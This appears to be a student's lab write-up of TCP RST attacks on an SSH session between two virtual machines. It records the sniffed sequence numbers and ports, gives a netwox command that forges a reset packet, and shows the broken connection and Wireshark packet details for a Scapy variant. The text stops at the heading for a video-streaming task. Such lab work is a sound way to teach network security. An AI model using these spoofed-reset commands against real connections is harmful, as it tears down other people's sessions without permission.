



From the above screenshot we can see that:
1)Next sequence number is **2272287919**
2)Source ip address is **10.0.2.8**
3)Destination ip address is **10.0.2.7**
4)source port number is **22**
5)Destination port number is **48232**


Now doing the RESET attack using netwox tool 40



On running sudo netwox 40 -l 10.0.2.8 -m 10.0.2.7 -o 22 -p 48232 -B -q 2272287919 in the attacker machine we can see that a reset packet is sent with reset bit set to 1.










From the above screenshot we can see that the ssh connection has been broken as we can see in the client terminal(ip address = 10.0.2.7) **packet_write_wait: Connection to 10.0.2.8 port 22: Broken pipe** has been returned.

Now doing the RESET attack using Scapy



We can see that ssh connection has been established between the client and server.





From the above screenshot we can see that:


1)Next sequence number is **740851015**


2)Source ip address is **10.0.2.8**


3)Destination ip address is **10.0.2.7**


4)source port number is **22**

5)Destination port number is **48494**





SeedUbuntu Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal File Edit View Search Terminal Help
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ ssh 10.0.2.8
seed@10.0.2.8's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
0 packages can be updated.
0 updates are security updates.
Last login: Wed Sep 22 13:36:20 2021 from 10.0.2.7
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~$ packet_write_wait: Connection to 10.0.2.8 port 22: Broken pipe
[09/22/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$



SeedUbuntu Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 2021-09-22 13:45:20.9541984… ::1 ::1 UDP 64 53186 → 39393 Len=0
2 2021-09-22 13:45:23.2957613… PcsCompu_ff:48:ce ARP 62 Who has 10.0.2.7? Tell 10.0.2.5
3 2021-09-22 13:45:23.2957730… PcsCompu_e4:52:98 ARP 44 10.0.2.7 is at 08:00:27:e4:52:98
4 2021-09-22 13:45:23.2980671… 10.0.2.8 10.0.2.7 TCP 62 22 → 48494 [RST] Seq=740851015 Win=8192 Len=0



SeedUbuntu Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Wireshark
Wireshark · Packet 4 · wireshark_any_20210922134518_el1bwH
Linux cooked capture
Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.7
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x0001 (1)
Flags: 0x00
Fragment offset: 0
Time to live: 64
Protocol: TCP (6)
Header checksum: 0x62c1 [validation disabled]
[Header checksum status: Unverified]
Source: 10.0.2.8
Destination: 10.0.2.7
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
Transmission Control Protocol, Src Port: 22, Dst Port: 48494, Seq: 740851015, Len: 0
Source Port: 22
Destination Port: 48494
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 740851015
Acknowledgment number: 0
Header Length: 20 bytes
Flags: 0x004 (RST)
Window size value: 8192
[Calculated window size: 8192]
[Window size scaling factor: -1 (unknown)]
Checksum: 0x10de [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
VSS-Monitoring ethernet trailer, Source Port: 0

From the above screenshot we can see that the ssh connection has been broken as we can see in the client terminal(ip address = 10.0.2.7) **packet_write_wait: Connection to 10.0.2.8 port 22: Broken pipe** has been returned.


Task 3: TCP RST Attacks on Video Streaming Applications







